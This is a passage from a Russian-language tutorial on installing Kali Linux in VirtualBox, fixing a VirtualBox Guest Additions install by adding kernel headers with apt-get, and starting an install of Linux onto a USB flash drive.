
Ещё раз просто нажимаете Enter:




И ещё раз. В следующем окне переключаетесь на «Да»:




Просто ждём, когда всё скопируется:




После окончания установки появляется вот такое окно, нажимаем «Да»:




Предлагают сразу настроить прокси — для не буду это делать, т. к. ставлю Kali Linux в образовательных целях и для сканирования своего локального сервера и своих сайтов:




Скачиваются обновления программ (этот шаг можно пропустить, но лучше всё-таки скачать):




Нажимаем «Да»:



Образ диска .iso должен извлечься автоматически, поэтому просто нажимаем «Продолжить»:



Для входа используем имя 'root' и ваш пароль:



Kali Linux после завершения некоторых своих операций сама перезагрузится и теперь мы приступаем к следующей части — знакомимся с основными разделами инструментов.

Установка VirtualBox Guest Additions на Kali Linux 1.1.0

Здесь описано решение для установки Guest Additions на Kali Linux, но оно в полной мере применима для Debian и любых дистрибутивов основанных на Debian, а также для Ubuntu и любых дистрибутивов основанных на Ubuntu.

После установки операционной системы на **VirtualBox** первое, что хочется сделать, это установить **Guest Additions (VboxGuestAdditions.iso)**. Ведь эти дополнения дают массу преимуществ, фактически, они выполняют роль драйверов для виртуального компьютера. В некоторые дистрибутивы Linux'a Guest Additions встроен по умолчанию — это очень удобно, не нужно даже думать про его установку. Но с Debian ситуация иная.

Когда я стал устанавливать **Guest Additions** на **Kali Linux 1.1.0**, то я столкнулся с рядом проблем. Эти проблемы я разрешил и, чтобы сэкономить ваше время, делюсь своими советами.

Итак, я начал с того, что смонтировал **VboxGuestAdditions.iso** и стал запускать **autorun.sh**. Вместо того, чтобы запуститься и выполниться как программа, мне открывалось содержимое этого файла (хотя галочка на запуск как приложение стояла). Эту проблему я решил скопировав все файл **VBoxLinuxAdditions.run** на жёсткий диск и присвоил емуправо на исполнение как приложения.

Теперь при запуске **VBoxLinuxAdditions.run** в консоли отображалась информация о том, что удаляется старая версия Guest Additions и пробуется установиться новая, но эта попытка неизменно заканчивалась состоянием '**fail**' и советом посмотреть файл **var/log/vboxadd-install.log**.

Это я и сделал, в этом файле содержалась следующая информация.

1 Creating user for the Guest Additions.
2 Creating udev rule for the Guest Additions kernel module.
3 /tmp/vbox.0/Makefile.include.header:97: *** Error: unable to find the sources of your current Linu

4 Creating user for the Guest Additions.

Гугл + тематическая ветка форума подсказали ответ. *Пометка для новичков: команды набирайте без символов **$** и **#** — эти символы служат только индикатором работы под суперпользователем или под обычным пользователем.*

Во-первых, нужно убедиться, что у нас обновлённая версия, в консоли нужно набрать следующую команду:

```
1 $ sudo apt-get update
```

ИЛИ как рут ввести:

```
1 # apt-get update
```

Ищем версию ядра (это опционально), в консоли нужно набрать следующую команду:

```
1 $ apt-cache search linux-headers-$(uname -r)
```

Если у вас заголовки не находятся, то, скорее всего, нужно исправить список источников приложений — репозитории. Необходимо восстановить оригинальные записи. Как это сделать описано в этой инструкции.

Установите пакет linux-header для Debina или Ubuntu Linux, в консоли нужно набрать следующую команду:

```
1 $ sudo apt-get install linux-headers-$(uname -r)
```

ИЛИ как рут:

```
1 # apt-get install linux-headers-$(uname -r)
```

После этого опять запустил **VBoxLinuxAdditions.run** с жёсткого диска — и уже никаких фейлов в процессе установки не наблюдалось. После перезагрузки я получил нормальное разрешение гостевой ОС и все другие прелести Guest Additions.

Как установить Kali Linux на флешку и на внешний диск (простой способ

Преимущества установки Linux на флешку

Преимуществ у установки Kali Linux на флешку много:

- возможность напрямую использовать всё железо компьютера (в том числе видеокарту, Wi-Fi устройства);
- как следствие предыдущего пункта — повышенная производительность (по сравнению с виртуальной машиной; если флеш карта достаточно быстрая) и возможность задействовать GPU для перебора хэшей или Wi-Fi-устройств для тестирования на проникновение Wi-Fi-сетей;
- на компьютер не вносится никаких изменений — ни в загрузчик, ни на диски;
- с одной флешки можно загрузиться на любом компьютере;
- ваша Kali Linux всегда с вами.

Процедура установки на флэшку и на внешний диск идентична. Разница только в том, что на жёстком диске можно создать несколько разделов (дисков). Конечно, на флешке тоже можно создать несколько разделов, но заставить Windows увидеть все их — это нетривиальная задача. Если у вас всё в порядке с деньгами, то посмотрите на внешние твердотельные диски (SSD). У них небольшой физический размер (немногим больше флешек), они очень ёмкие (у них большой объём памяти) и они, естественно, очень быстрые. И, как было сказано чуть ранее, их можно разделить на разделы.

Вообще, на WebWare.biz уже есть статья «Установка Kali Linux Live на USB». Ключевое слово в ней — **Live**. Т.е. мы попросту делаем загрузочную флешку с Live версией. Особенностью Live версии является то, что невозможно сохранить изменения. Т.е. все сделанные изменения будут теряться при последующей перезагрузке.

Как сделать так, чтобы появилась возможность сохранять изменения, рассказано в статье «Добавление возможности постоянного сохранения (Persistence) к вашим Kali Live USB». Описанную в ней процедуру нужно выполнять под Linux, что для некоторых может показаться слишком сложным.

А для совсем продвинутых, есть ещё одна статья «Kali USB – хранилище с мульти профилями».

Способ, на который выше даны ссылки, является рекомендуемым авторами Kali Linux и является универсальным.


Предложенный ниже способ — является очень простым, но чуть менее универсальным. На некоторых компьютерах, процессор которых не поддерживает виртуализацию, применить инструкцию не получится.

На самом деле, нижеприведённая инструкция применима к любому Linux! Т.е. **если вы хотите установить Mint, Ubuntu или любой другой дистрибутив на флеш-накопитель, то эта инструкция поможет вам**.

Инструкция по установке Linux на USB-флеш-накопитель или на внешний жёсткий диск

